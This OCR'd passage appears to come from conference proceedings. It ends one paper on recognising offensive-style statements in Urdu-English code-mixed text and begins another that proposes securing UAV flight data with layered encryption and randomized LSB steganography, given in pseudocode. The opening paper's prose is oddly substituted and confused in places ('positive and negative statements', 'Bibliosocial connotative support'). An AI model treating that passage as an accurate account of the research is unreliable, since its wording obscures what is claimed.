As a result of varying performances, computational linguistic models' ability to generalize knowledge from existing positive and negative statements datasets for the identification of certain categories of positive and negative statements in the code-mixed Urdu-English text is questionable. They show that the proposed models are capable of handling general positive and negative statements patterns, but determining their accuracy in handling code-mixed data is problematic due to linguistic and contextual peculiarities [14]. This was specifically found with emergent Bilinguals using mixed code in writing, where there is poor spelling and unconventional grammar and cultural references which are not characteristic of other datasets. Generally, the other available positive and negative statements datasets do not have the required linguistic variation in code-mixed texts which serve to reduce the overall effectiveness when used directly.

However, pre-trained language models such as BERT or multilingual BERT hold promising results in closing this gap by taking advantage of contextual embeddings; though, their results rely on further fine-tuning with domain data [17]. The inclusion of more labeled data related to Urdu-English code-mixed positive and negative statements improves the performance of the model in detecting context sensitive slurs, and indirectly downloaded bias and culture specific hate expressions. Furthermore, through the help of transfer learning and adding new augmented code-mixed data to the dataset increases generalization. However, there is no clear-cut benchmarks set for the evaluation of the models concerning code-mixed positive and negative statements recognition. Altogether, despite starting with computational linguistic models, certain modifications are required for effectively handling the complex dynamics of Urdu-English code-mixed positive and negative statements [18].

B. *Affective Semantics in Urdu-English Positive and Negative Statements*

Bibliosocial connotative support is helpful for recognizing the cultural and contextual portrayals of positive and negative statements in Urdu-English mixed data regarding others. In Pakistan's context, where Urdu and English are combined in many instances, in written forms and the context is multicultural and multilingual, the emotions, sentiments and socio-cultural aspects therefore must be considered for identifying positive and negative statements [18]. Resources such as sentiment lexicons, the models for emotion detection, and culturally sensitive databases assist basic computational mechanisms in distinguishing between profanity, and other words and phrases that might be harmless in other contexts. Another reason why positive and negative statements detection becomes a challenge is due to the use of Urdu-English code-mixing or a mixed language-Code mixing. For example, an Urdu sentence can be followed by an English phrase changing the message or tenor of the identical sentence according to general cultural disparities which are not seen from mere differences in the word structure [15]. Emotional semantic resources help to understand these mixed statements since they allocate emotional connotations to words or expressions. Urdu-English code-mixed data prove useful in the identification of cultural or emotional connotations that are typically omitted in the linguistic analysis. For instance, words such as 'kafir' (infidel) in Urdu or 'traitor' in English may have intense semantic prosodies hence used in specific political or religious discourses. An affective semantic resource that can detect such

emotional signals in order to differentiate between positive and negative statements and free speaking is used [19].

VI. Conclusion

Virtual communities have become new forms of socialization and an expression of coming up with opinions or even creating ideologies. These platforms capture immense volumes of user generated content in terms of behaviors, preferences and sentiments. To model such behaviors in an integrated fashion, complex computational linguistic techniques are needed for opinionated data. These data are generally in formats like posts, comments, reviews and discussions and helps in deriving the users' emotion, intention, social context etc. Nevertheless, this data is by nature, noisy, unstructured and context specific which presents many difficulties for further analysis. In order to effectively overcome these issues computational linguistics makes use of methodologies such as natural language processing (NLP), machine learning and semantic analysis. These methodologies assist in converting the plain, unformatted text to structured formats, where guidelines, behaviors, preferences and trends can be perceived.

Another research dimension that deserves special attention is the coupling of the topic modeling with the feature engineering stage. The techniques include Latent Dirichlet Allocation (LDA), and other methods, including BERTopic for neural-based topic modeling and for understanding major concepts or topics of discussion in a particular community. This is useful for giving a characteristic, or otherwise random nature of textual data, a semi-unified theme. Furthermore, syntactic analysis of the language in terms of Word Levenshtein distance, POS-tagging, and discourse analysis enhances the ability to identify the intent and structure of the users' communication profile. These features are useful in the process of sorting users by different parameters – formal or informal or persuasive language etc.

Besides textual features, as components of computational linguistic, contextual and social network analytical features are also used to model the user behaviors fully. Integrating text further with communication activities like likes, shares, and replies to activities enhances behavioral modeling through peer impacts and the network topology.

From the above analysis, the following should be recommended in order to model multichannel user behaviors in virtual communities. First, deep NLP methods, including transformers like BERT or GPT, should be employed to address sophisticated language patterns like sarcasm, idioms, cultural references, and so on in order to achieve more precise sentiment and topic analysis. This is particularly useful when used with images, videos, and metadata as it will be in combination with the textual analysis of the user behavior. Models should also address further temporal, situational, cultural views which enhance the accuracy of estimations and the relevance of discovered knowledge. Thus, it is crucial to implement ethical practices such as user privacy, security, and absence of bias within computational systems to gain people's trust and credibility. In addition, incorporating the social network analysis within the model might bring information on likes, comments, and shares to help identify the peer influence, and network effects while also identifying opinion leaders and future trends. Interdisciplinary combination of linguistic approaches, data analysis and computational methods on one hand and knowledge of psychological and sociological factors on the other are paramount in building rich models. Last of all, the continual training of these models against real-world situations provides for the accuracy and versatility of the models in the context of rapidly changing dynamic virtual communities. These approaches will result in sound, acceptable, and meaningful user behavior modeling.

Securing UAV Flight Data Using Lightweight Cryptography and Image Steganography

Orkhan Valikhanli, Fargana Abdullayeva
Institute of Information Technology, Baku, Azerbaijan

***Abstract*—The popularity of Unmanned Aerial Vehicles (UAVs) in various fields has been rising recently. UAV technology is being invested in by numerous industries in order to cut expenses and increase efficiency. Therefore, UAVs are predicted to become much more important in the future. As UAVs become more popular, the risk of cyberattacks on them is also growing. One type of cyberattack involves the exposure of important flight data. This, in turn, can lead to serious problems. To address this problem, a new method based on lightweight cryptography and steganography is proposed in this work. The proposed method ensures multilayer protection of important UAV flight data. This is achieved by two layers of encryption using a polyalphabetic substitution cipher and ChaCha20-Poly1305 authenticated encryption, as well as randomized least significant bit (LSB) steganography. Most importantly, through this work, a balance is kept between security and performance. Additionally, all experiments are carried out on real devices, making the proposed method more practical. The proposed method is evaluated using MSE, PSNR, and SSIM metrics. Even with a capacity of 8000 bytes, it achieves an MSE of 0.04, a PSNR of 62, and an SSIM of 0.9998. It is then compared to existing methods. The results show better practical use, stronger security, and higher overall performance.**

***Keywords*—UAV; GCS; cyberattack; cryptography; steganography; flight data**

I. Introduction

UAVs have become popular in many different fields including scientific research, agriculture, military, surveillance, aerial photography, delivery services, infrastructure inspections, and more. UAVs can do many tasks quickly and are cheaper compared to other traditional methods. Moreover, they can also perform complex tasks efficiently and reduce operational risks. This is the reason UAVs have become common across various industries.

However, UAVs also face significant challenges related to their cybersecurity. There are many types of cyberattacks targeting UAVs. A cyberattack on a UAV could result in loss of control, data leakage, mission failure, and even injuries or death [1, 2]. In December 2011, the American UAV RQ-170 Sentinel was captured by Iranian forces. Both, GPS spoofing and GPS jamming attacks were performed to capture the UAV [3]. In December 2009, UAV video feed recordings were discovered after capturing militants. Militants used SkyGrabber software to capture satellite videos using the satellite antenna [4]. Since the videos were not encrypted, the militants were able to take advantage of this vulnerability. Ground Control Stations (GCSs) of UAVs are also vulnerable to various cyberattacks. In September 2011, a keylogger virus was detected in the GCS of Predator and Reaper UAVs. According to reports, technicians attempted to delete the virus however, it kept reappearing [3, 5]. Hooper et al. [6] demonstrated that commercial UAVs are vulnerable to common security attacks. To prove this, authors performed buffer overflow, Denial of Service (DoS), and ARP cache poisoning attacks. All experiments showed that some commercial UAVs are vulnerable to those attacks.

In this study, a novel method for the protection of important UAV flight data is proposed. The proposed method is multilayered which consists of three main phases. First, data from the flight controller of the UAV is encrypted using a polyalphabetic substitution cipher. Second, lightweight ChaCha20-Poly1305 cryptography is implemented to encrypt data to increase security. Finally, randomized LSB steganography is used to hide data in an image. Only after completing all those steps, the stego image is sent to GCS. Subsequently, the GCS extracts encrypted data from the stego image and then decrypts it to reveal the actual important flight data. Overall, the proposed method uses three different keys shared between the UAV and the GCS. One key is used for the polyalphabetic cipher to randomize blocks. Second key is used for lightweight ChaCha20-Poly1305 cryptography. The third key is used for randomized LSB steganography. Moreover, a shared secret constant is used to add more security to the system. The main contributions of this study are as follows:

- This study proposes a novel seed derivation approach. The proposed approach offers a high level of security.
- The proposed work uses the polyalphabetic substitution cipher to add initial security to the system. In the proposed scheme, not only does the same character within a single word differ, but it also differs for each operation (for each time an image is sent). This approach indeed increases security.
- The proposed work uses ChaCha20-Poly1305, a lightweight authenticated encryption scheme. While ChaCha20 provides the stream cipher function, Poly1305 handles message authentication. This approach ensures the confidentiality and integrity of the data.
- The proposed work uses randomized LSB with a key instead of simply LSB. Moreover, similar to the first contribution, the position of information in the image is different for each operation. This makes the detection of hidden information inside the image even more difficult.

- The results of various experiments demonstrate that the proposed method outperforms others in both security and imperceptibility. Furthermore, the experiments were conducted in a real environment (a real flight computer) rather than a simulated one. This is important from a practical perspective.

The remainder of this study is organized as follows: Section II presents related works. In Section III, the problem statement and methods are given. Section IV presents the proposed multilayer protection method, including algorithms and the operational workflow of the system. In Section V, the results of experiments are demonstrated. Section VI concludes this work and discusses future work.

II. Related Works

There are numerous cryptography and steganography methods available for securing data. However, only a limited number of studies focus on UAVs. Due to this limitation, similar systems such as IoT are also analyzed in this work. Alkodre et al. [7] presented a shuffling-steganography algorithm to protect UAV data. The proposed algorithm is hybrid which uses both text-based and image-based steganography. The main idea of the method is to divide data based on a pattern, then hide a part in a text cover, and another part in an image. For encrypting the data authors used Data Encryption Standard (DES) and also implemented Advanced Encryption Standard (AES). For image steganography, however, LSB is used. Lin et al. [8] proposed an XOR-based encoding strategy to transform secret digits into smaller ones. Moreover, frequency-based encoding is used to hide data in two images. One of the images is stored in the UAV to avoid interception attacks. The second image, however, is sent to command station. The proposed method determines whether the second image has been altered by extracting the secret data from the two images after the UAV mission is over. Rodríguez Marco et al. [9] proposed new techniques for transmitting information to the GCS, making it possible to accurately know the aircraft performance in icing conditions. The idea is to use onboard cameras to capture icing conditions on wings and stabilizers. Moreover, information is hidden inside captured images using LSB steganography before sending it to GCS. Syed et al. [10] used steganography to hide UAV images within audio file. To hide the data, the authors used LSB coding with XOR operation. After hiding the data, the audio file was transmitted to GCS, where the image was extracted. A secret key was used during both the embedding and extraction processes. Alarood et al. [11] proposed a stenographic technique to ensure privacy and authenticity in Internet of Things (IoT) networks. The proposed stenographic technique is based on the pixel characteristics of the cover image in the spatial domain. The main idea is to classify pixels into highly smooth and less smooth domains to select the extra eligible pixels. Hassaballah et al. [12] proposed an image steganography method to secure data in the Industrial Internet of Things (IIoT). The proposed method embeds secret data in the cover images using a metaheuristic optimization algorithm called Harris Hawks optimization to effectively choose image pixels that can be used to hide bits of secret data within integer wavelet transforms. AlEisa [13] used steganography to embed the patient's personal information in their medical images to enhance confidentiality in case of a distant diagnosis. IoT is used to enhance medical data security in order to preserve confidentiality and integrity. As a steganography method, the LSB of the approximate coefficient of integer wavelet transform is used. Rostam et al. [14] proposed a combination of chaos functions and steganography method based on image blocking to preserve IoT privacy. Block centers are used to generate the initial key of the chaos function. Subsequently, randomly selected secret data bits are hidden in the pixels of randomly selected blocks.

The analyzed works have some limitations. Most of them focus only on security at the steganography level and use weak encryption methods or don't use cryptography at all. Many works also ignore the fact that devices have limited resources, which can affect how well their methods work. In this work, however, all mentioned issues are considered.

III. Problem Statement and Methods

Flight data of UAV is important as it contains all the necessary information about the status, operation, and performance of the UAV. On the other hand, unprotected flight data poses a serious risk. This is because attackers may intercept it and take advantage of it. Moreover, some flight data is even more essential and should be protected at all costs. For instance, let's consider a situation where a military UAV flies over enemy territory. In this situation, important flight information, such as position, altitude, etc. of the UAV should be secure. If not, the UAV may be located and captured. This could indeed create more problems. Videos, images, or other secret information recorded by the UAV may be revealed to the enemy. To solve this problem, it's necessary to implement various techniques to secure necessary flight information. One solution to this problem is to use cryptography to encrypt data. However, encryption alone might not be sufficient. In this situation, steganography is essential. By embedding the encrypted data within files, steganography adds an additional layer of security. This indeed makes sensitive information less detectable. The combination of cryptography and steganography provides a robust approach to secure important flight data. Considering all mentioned above, general information about cryptography, steganography, cryptographic hash functions, pseudorandom number generators (PRNGs) etc. will be presented in this section.

A. Cryptography

The term "cryptography" derives from two Greek words: κρυπτός (kryptos) – "secret" and γραφω (grapho) – "write" [15]. Cryptography is the science of secret writing with the goal of hiding the meaning of a message [16]. Mainly two types of cryptography are used for the encryption of sensitive data. These are symmetric cryptography and asymmetric cryptography. In symmetric cryptography, the same key is used for both encryption and decryption. In asymmetric cryptography, however, a pair of keys are used: a public key for encryption and a private key for decryption. Moreover, the public key is shared openly and the private key is kept secret. For each type of cryptography, different algorithms were introduced. Symmetric cryptography uses algorithms like AES, DES, Triple Data Encryption Standard (3DES), ChaCha20, and others. Asymmetric cryptography on the other hand uses

algorithms like Rivest-Shamir-Adleman (RSA), Elliptic Curve Cryptography (ECC), and others. In our context, some of the symmetric cryptography algorithms will be considered.

1) Data Encryption Standard and 3DES: Data Encryption Standard (DES) was developed in the 1970s and later adopted as a standard by the U.S. National Institute of Standards and Technology (NIST) in 1977. Moreover, DES itself is based on the Lucifer cipher, developed by Horst Feistel [16]. The block size of DES is 64 bits and the key size is 56 bits. Because of its relatively short key size, DES is now considered unsafe.

To overcome the limitations of DES, 3DES was introduced. 3DES increases security by applying the DES algorithm three times to each data block. This is possible by using two or three unique 56 bit keys. Thus, 3DES supports key sizes of 112 and 168 bits. 3DES uses an encrypt-decrypt-encrypt (EDE) scheme. If the two-key version is implemented then key 1 is used to encrypt data. Afterwards, key 2 is used to decrypt the same data. Finally, key 1 is used again for encryption. However, if the three-key version is implemented, then key 1 is used to encrypt data. Afterwards, key 2 is used to decrypt the same data. Finally, key 3 is used for encryption. While 3DES has stronger security compared to DES, it is computationally intensive and slower.

2) Advanced encryption standard: In 1997 the NIST called for proposals for a new Advanced Encryption Standard (AES). In 2001, NIST declared the block cipher Rijndael as the new AES and published it as a final standard [16]. Rijndael is named after cryptographers, Joan Daemen and Vincent Rijmen. AES was developed to address the weaknesses and limitations of DES. The block size of AES is 128 bits. AES supports 128, 192, and 256 bits key sizes. It's important to say that the performance of the AES can vary depending on whether a processor has built-in hardware acceleration for AES operations. Processors without AES hardware support depend on software-based implementations. This approach can be slower because AES operations are computationally intensive.

3) Chacha20 and Chacha20-Poly1305: Chacha20 is a modern and efficient stream cipher designed by Daniel J. Bernstein [17]. It is a modified version of the Salsa20 cipher. Chacha20 uses 512 bit blocks and the key size is 256 bits. Moreover, it also uses 96 bit nonce for encryption. In most cases, Chacha20 is faster and more efficient than traditional ciphers like AES. This makes Chacha20 suitable for systems like IoT, UAV, and others.

In the Chacha20-Poly1305 combination, Chacha20 is a stream cipher and Poly1305 is a message authenticator. Poly1305 is a message authentication code (MAC) algorithm that ensures authenticated encryption by generating a tag to verify the integrity and authenticity of the encrypted message [18]. There are various protocols that use Chacha20-Poly1305 including Secure Shell Protocol (SSH), Transport Layer Security (TLS), etc.

4) Monoalphabetic and polyalphabetic ciphers: Monoalphabetic and polyalphabetic ciphers are substitution ciphers. Substitution ciphers are block ciphers that replace symbols (or groups of symbols) with other symbols or groups of symbols [19]. In monoalphabetic ciphers, a single substitution rule is applied throughout the entire message. This means that every letter in the ciphertext always matches the same letter in the plaintext. Polyalphabetic ciphers, however, use multiple substitution rules to encrypt the message. This means that the same letter in the plaintext matches different letters in the ciphertext. Polyalphabetic ciphers are harder to break than monoalphabetic ciphers, particularly if the key is unknown.

B. Cryptographic Hash Functions

1) Hash functions take a message as input and generate a fixed-size output referred to as hash value or simply hash. To be more specific, a hash function h maps bitstrings of arbitrary finite length to strings of fixed length, say n bits [19]. Cryptographic hash functions should have two main properties to be secure. These are preimage resistance (one-wayness) and collision resistance. Preimage resistance means that reversing the hash value to get the original input should be infeasible. Collision resistance however means that it should be infeasible to find two different inputs that produce the same hash value. There are also two main types of hash functions such as keyless and keyed. Keyless hash functions don't require a key to operate. MD4, MD5, and SHA-256 are some examples of keyless hash functions. Keyed hash functions require a key to operate. The key provides an additional level of protection. Hash-based Message Authentication Code (HMAC) is one of the best examples of keyed hash functions. While keyless hash functions provide data integrity, the keyed hash function provides both data integrity and authentication. Therefore, each type of hash function has its own usage.

2) Cryptographic hash functions have a wide range of applications. For instance, hash is used to verify data integrity. They ensure that data has not been modified during transmission. Hash is also used to store passwords in a database securely. This is possible by only storing the hash value of the password instead of storing it as plain text in the database. Later, during the authentication process, the hash of the entered password is compared to the stored hash. Moreover, digital signatures use hashes to generate a unique fingerprint of the data.

C. Pseudorandom Number Generators

Pseudorandom number generators (PRNGs) are algorithms designed to generate sequences that are computed from an initial seed value [16]. The seed value is the starting point for PRNG. Using seed value, PRNG generates a sequence of numbers using a deterministic algorithm. Since the algorithm is deterministic, the same seed will always produce the same sequence of numbers. There are many proposed PRNG algorithms including Mersenne Twister, linear congruential generator (LCG), middle-square, blum blum shub (BBS), permuted congruential generator (PCG), linear feedback shift register (LFSR), etc. PRNGs are used in a wide range of applications such as cryptography, modeling, statistical analysis, gaming, and others. Cryptographically secure pseudorandom number generators (CSPRNGs) are a special type of PRNGs designed to be unpredictable and resistant to cyberattacks.

D. Steganography

The word steganography is a composite of the Greek words steganos, which means "covered", and graphia, which means "writing" [20]. Steganography is a technique of hiding secret information within common data or objects to evade detection. Thus, it is possible to hide secret information in various media formats such as text, image, audio, and video. Additionally, the secret information itself may be in any of these formats. For example, in the case of text steganography, punctuation and spacing can be modified to hide information. Audio steganography uses techniques such as modifying frequencies or embedding secret data into the LSB of the audio signal. Video steganography may modify frames or pixels to hide information. Image steganography uses techniques of Discrete Cosine Transform (DCT) and Discrete Wavelet Transform (DWT). However, LSB embedding is the most common technique due to its simplicity and low computational requirements. As the name suggests, LSB technique modifies the least significant bits of pixel values of an image. Since these bits barely affect the pixel color, the changes are unnoticeable to the human eye. There are also some terms used in steganography such as cover object, stego object, and stego key. A cover object refers to the original object used as a carrier for secret information. A stego object is the result of embedding secret data into the cover object [20]. A stego key is a secret key used during the embedding process to control, where and how the secret data is embedded.

IV. The Proposed Work

In this work, we present a novel approach that combines lightweight cryptography and steganography techniques to securely embed important flight data into images captured by UAV. These images are then sent to the GCS. In GCS, hidden flight data is extracted from images. The resource limitations that come with UAVs were carefully taken into account when building the suggested system. It is well known that unlike computers, servers, or other systems, UAVs may not always have sufficient computational resources (CPU, RAM, etc.). This especially applies to small-sized UAVs. To address these limitations, the proposed approach keeps an optimal balance between security and performance. The structure of the UAV and GCS with their main components is described in Fig. 1.



Fig. 1. The structure of UAV-GCS for proposed work.

A. The Proposed Algorithms

This subsection discusses the proposed algorithms separately. Later, it will be explained how these algorithms work together to demonstrate the functioning of the entire system. Some of the algorithms run on both the UAV and the GCS, while others run only on one of them. The distinction between these algorithms is based on their specific roles, such as initialization, seed derivation, encryption, decryption, embedding, and extraction. Each algorithm includes specific parameters, and some are executed several times on both the UAV and the GCS.

1) Initialization for polyalphabetic substitution: Initialization for polyalphabetic substitution is performed both on UAV and GCS. This step is used to create blocks for polyalphabetic cipher encryption and reversed blocks for polyalphabetic cipher decryption. As seen in Algorithm 1, during block generation, multiple substitution blocks are generated using the defined characters. Each block maps one character to another character by shifting its position in the list of characters. For instance, the letter "A" may map to the letter "B" in one block, to the letter "C" in the next block, and so on. For the decryption process, the code also creates a reversed version of each block. In the reversed blocks, the mapping is flipped. This allows retrieving the original character from the substituted one. The final step returns blocks (for encryption) and reversed blocks (for decryption).

Algorithm 1 Initialization for polyalphabetic substitution

Input: characters
Output: blocks and reverse_blocks

1. Generating substitution blocks:
1.1. Initialize an empty list to store blocks: blocks ← []
1.2. **for** shift **in** 0 **to** length(characters)-1:
    block←CreateMap(characters, ShiftChrs(characters, shift))
    blocks.add(block)
  end for
2. Generate reverse blocks:
2.1. Initialize an empty list to store rev. blocks: reverse_blocks ← []
2.2. **for** block **in** blocks:
    reverse_block ← ReverseMapping(block)
    reverse_blocks.add(reverse_block)
  end for
3. Return blocks and reverse_blocks

2) Seed derivation: Deriving seeds is one of the most important steps, because in our proposed approach, seeds are both used by polyalphabetic cipher and randomized LSB. The process of seed derivation in this work uses a cryptographic hash function. One of the properties of hash functions is their avalanche effect. The avalanche effect ensures that a small change in the input produces a significantly different output. In this work, date and time are used as the source of change. Since date and time values vary constantly, the hash function reacts to these small differences. As a result, the seed value becomes highly sensitive to even small changes. Therefore, this property of the hash function is taken advantage of in this work. However, using a keyless hash for our approach has potential risks. This is because attackers may analyze how the

seed information is generated. Initially, they could determine whether date and time information is used for seed. Then, they could try all hash functions and try to generate seeds themselves. To solve this problem, HMAC-SHA256 is implemented. Since HMAC-SHA256 requires a key to generate a hash, it will be difficult for attackers to achieve their goals. Furthermore, additional secret constant parameter is also used in input along with date and time. The main idea behind using both date and time information along with a secret constant is to increase security. Generally, using only date and time information to derive a seed is secure in our system because the key size is sufficient to provide security. However, including a secret constant in the system makes it even more secure. Even with the secret key, an attacker will be unable to determine exactly which information the hash is derived from. Moreover, the attacker must know both the key and the secret constant to get the correct hash value. Thus, while date and time information make the system dynamic, the secret constant increases its security even further. Algorithm 2 demonstrates the proposed seed derivation algorithm.

Algorithm 2 Seed derivation

Input: key, date_time and secret_constant
Output: derived_seed

1. Combining input data:
combined_data ← CombineInputData(date_time, secret_constant)
2. Convert combined data into a byte encoded representation:
encoded_data ← encode (combined_data)
3. Compute keyed-hash HMAC-SHA256:
hash ← HMAC-SHA256 (key, encoded_data)
4. Extract the first 8 bytes of the hash and represent them as a big-endian integer seed:
derived_seed ← IntegerFromBytes(hash[0:8],"big-endian")
5. Return derived_seed

As seen in Algorithm 2, the first step is combining input data including date and time information and secret constant. In the next step, combined data is encoded. The encoded data then is passed to HMAC-SHA256 as a parameter, along with the secret key. The length of the secret key is 256 bits. After generating the hash, the first 8 bytes (64 bits) of hash value are selected. This is because for our case the input of the PRNG function requires 8 bytes of data.

3) Encryption using polyalphabetic cipher (UAV): As mentioned earlier, polyalphabetic cipher uses multiple substitution rules to encrypt the data which makes them more secure compared to monoalphabetic ciphers. Therefore, the polyalphabetic cipher is selected as initial encryption method in this work. Algorithm 3 demonstrates the process of encryption using the polyalphabetic cipher. During initialization, an empty list is assigned to ciphertext and then PRNG is initialized using seed. As a PRNG function, Small Fast Chaotic 64 (SFC64) is selected due to its high performance. The PRNG generates random values, which are used to select substitution blocks. The seed ensures that the same sequence of random values is produced each time encryption is performed. This in turn makes the process deterministic and reproducible for decryption. After initialization, the algorithm processes every character in the input plaintext. A random substitution block is chosen if the character is part of the specified character set. The character is then replaced with its counterpart from the chosen block. If a character is not found in the character set then it remains unchanged. Finally, the ciphertext is returned.

Algorithm 3 Encryption using polyalphabetic cipher

Input: plaintext, seed, characters, and blocks
Output: ciphertext

1. Initialize an empty list to ciphertext:
ciphertext ← []
2. Initialize random generator rng with seed:
rng ← InitializeRNG(seed)
3. Process every character and replace it with its counterpart from blocks:
3.1 **for** each char **in** plaintext:
3.2 **if** char **in** characters:
block ← GetRandomBlock(rng, blocks)
ciphertext.add(block[char])
else:
ciphertext.add(char)
end if
end for
4. Return ciphertext

4) Encryption using ChaCha20-Poly1305: Using polyalphabetic cipher only may not secure the important data. To increase the security even further, ChaCha20-Poly1305 is implemented as the main encryption method. The encryption process for ChaCha20-Poly1305 is demonstrated in Algorithm 4. First, ChaCha20-Poly1305 is initialized with the provided encryption key. Then, the data is encrypted using the cipher and a nonce. Once the data is encrypted, an authentication tag is also generated. An authentication tag is important since it ensures the integrity of the encrypted data. This tag is then added to the encrypted data to form the final encrypted data with the tag. Finally, the function returns the encrypted data with a tag. Thus, using ChaCha20-Poly1305 instead of ChaCha20 alone ensures not only confidentiality but also both confidentiality and integrity of the data.

Algorithm 4 Encryption using ChaCha20-Poly1305

Input: key, data, and nonce
Output: encrypted_data_with_tag

1. Initialize ChaCha20-Poly1305:
cipher ← InitializeChaCha20Poly1305(key)
2. Encrypt the plaintext and generate the authentication tag:
encrypted_data, auth_tag ← EncryptAndAuthenticate(cipher, nonce, data)
3. Add the authentication tag to the encrypted data:
encrypted_data_with_tag ← Concatenate(encrypted_data, auth_tag)
4. Return encrypted_data_with_tag

5) Using randomized LSB for embedding: Implementation of only LSB instead of randomized LSB is not secure. This is because an attacker can use steganography analysis techniques to detect hidden data. Since the LSB is modified in a predictable manner, patterns may easily be detected. This, in

turn, makes it easier for an attacker to extract the hidden information. Therefore, randomized LSB with seed is implemented in this work. The algorithm of implementation is demonstrated in Algorithm 5. First, the input image is loaded and processed in RGB format. This means that each pixel consists of three color channels: red, green, and blue. After the image is converted into a pixel array. Next, the input data is converted into binary form. This ensures that data can be embedded as individual bits within the image pixels. This step is important since the LSB technique works at the bit level. To add randomization to the system, SFC64 as a PRNG function is initialized using the given seed. The PRNG function generates a randomized sequence of pixel positions. This ensures that data is embedded in an unpredictable order. The use of a seed means that the same random sequence can be reproduced later during extraction. The algorithm then goes through the randomly chosen pixel positions one by one, embedding a single bit of binary data into the LSB of the corresponding pixel channel. This process repeats until every bit of data has been embedded. The modified pixel array is then converted back into an image. Finally, modified image is saved.

Algorithm 5 Using randomized LSB for embedding

Input: image_path, output_image_path, data, seed
Output: stego_image

1. Load the image and convert to array format:
pixels ← LoadImageAsArray(image_path)
2. Convert data into binary representation:
binary_data ← ConvertToBinary(data)
3. Initialize pseudorandom generator with seed and shuffle pixel positions:
indices ← GenerateRandomizedPixelIndices(pixels, seed)
4. Embed binary data into least significant bits of pixel values:
4.1 data_index ← 0
4.2 **for each** (i, j) **in** indices **while** data_index < Len(binary_data) **do**
ModifyLSB(pixels[i, j], binary_data[data_index])
data_index ← data_index + 1
end for
5. Convert to image form:
stego_image ← ConvertToImageForm(pixels)
6. Save the modified image:
SaveImage(stego_image, output_image_path)

6) Using randomized LSB for extraction: During the extraction of data, the first step is loading the stego image and converting it into a pixel array as demonsrated in Algorithm 6. Then SFC64 as PRNG is initialized. Using the same seed allows the generation of a randomized sequence of pixel positions identical to the one used during embedding. This ensures that data is extracted in the same order as it was previously embedded. Next, the length prefix is extracted. The length prefix determines the exact length of the hidden message to ensure the correct amount of data is read. After determining the message length, the function continues to extract the encrypted message and nonce from the randomized pixel sequence. The process continues until the expected number of bits has been collected. Finally, the binary data is converted into bytes and returned as the extracted data, preserving the original encoding of the hidden information. This completes the LSB extarction process.

Algorithm 6 Using randomized LSB for extraction

Input: stego_image_path, seed
Output: extracted_data

1. Load the image and convert to array format:
pixels ← LoadImageAsArray(stego_image_path)
2. Initialize pseudorandom generator with seed and shuffle pixel positions:
indices ← GenerateRandomizedPixelIndices(pixels, seed)
3. Extract the length prefix:
message_length ← ExtractLength(pixels, indices)
4 Extract the actual encrypted message:
4.1 Initialize_Empty(binary_data)
4.2 data_index ← 0
4.3 total_bits ← ComputeTotalBits(message_length)
4.4 **for each** (i, j) **in** indices **while** data_index < total_bits **do**
binary_data ← binary_data + ExtractLSB(pixels[i, j])
data_index ← data_index + 1
end for
5. Convert binary data:
extracted_data ← ConvertBinaryToBytes(binary_data)
6. Return extracted_data

7) Decryption using ChaCha20-Poly1305: During the decryption process, the first step is to initialize the ChaCha20-Poly1305 cipher using a key (Algorithm 7). In the next step, the authentication tag and the encrypted data are parsed from the encrypted data with the tag. To ensure that the data is not modified, the authentication tag is verified. If the verification fails, an invalid tag error is raised, indicating possible corruption or modification. As a result, the decryption process is terminated and does not continue. If authenticated, however, the data is decrypted using the ChaCha20 cipher and the nonce. Finally, the original data is returned.

Algorithm 7 Decryption using ChaCha20-Poly1305

Input: key, encrypted_data_with_tag, nonce
Output: decrypted_data

1. Initialize ChaCha20-Poly1305:
cipher ← InitializeChaCha20Poly1305(key)
2. Parse encrypted_data and auth_tag:
encrypted_data, auth_tag ← Parse(encrypted_data_with_tag)
3. Verify the authenticity of the encrypted information:
if VerifyAuthTag(cipher, nonce, encrypted_data, auth_tag) **is false**:
throw InvalidTag
4. Decrypt the data using the cipher:
decrypted_data ← decrypt(cipher, nonce, encrypted_data)
5. Return the decrypted_data

8) Decryption using polyalphabetic cipher: Polyalphabetic decryption follows the same structure as encryption. However, it uses the reverse transformation to recover the original data. As seen in Algorithm 8, the first step is to initialize the random generator (similar to polyalphabetic encryption). Since the PRNG produces the same sequence of random values using the same key, the decryption process selects the

same sequence of blocks that were used during encryption. Next, the algorithm processes each character in the encrypted text. If the character is part of the defined character set, then the corresponding reverse mapping block is retrieved based on the sequence generated by the PRNG. This ensures that each character is restored to its original form. If the character is not in the defined set then it remains unchanged.

Algorithm 8 Decryption using polyalphabetic cipher

Input: ciphertext, seed, characters, reverse_blocks
Output: plaintext

1. Initialize an empty list to plaintext:
plaintext ← []
2. Initialize random generator rng with seed:
rng ← InitializeRNG(seed)
3. Process every character and replace it with its counterpart from reverse blocks:
3.1 **for each** char **in** ciphertext:
3.2 **if** char **in** characters:
block ← GetRandomBlock(rng, reverse_blocks)
plaintext.Add(block[char])
else:
plaintext.Add(char)
end if
end for
4. Return plaintext

B. Operational Workflow of the Proposed System

In this section, we describe the operational workflow of the proposed system. Thus, this section presents how the proposed algorithms can be implemented and executed in practice. While the previous section describes the algorithms individually, this section however focuses on their integration, data flow, and execution within the system.

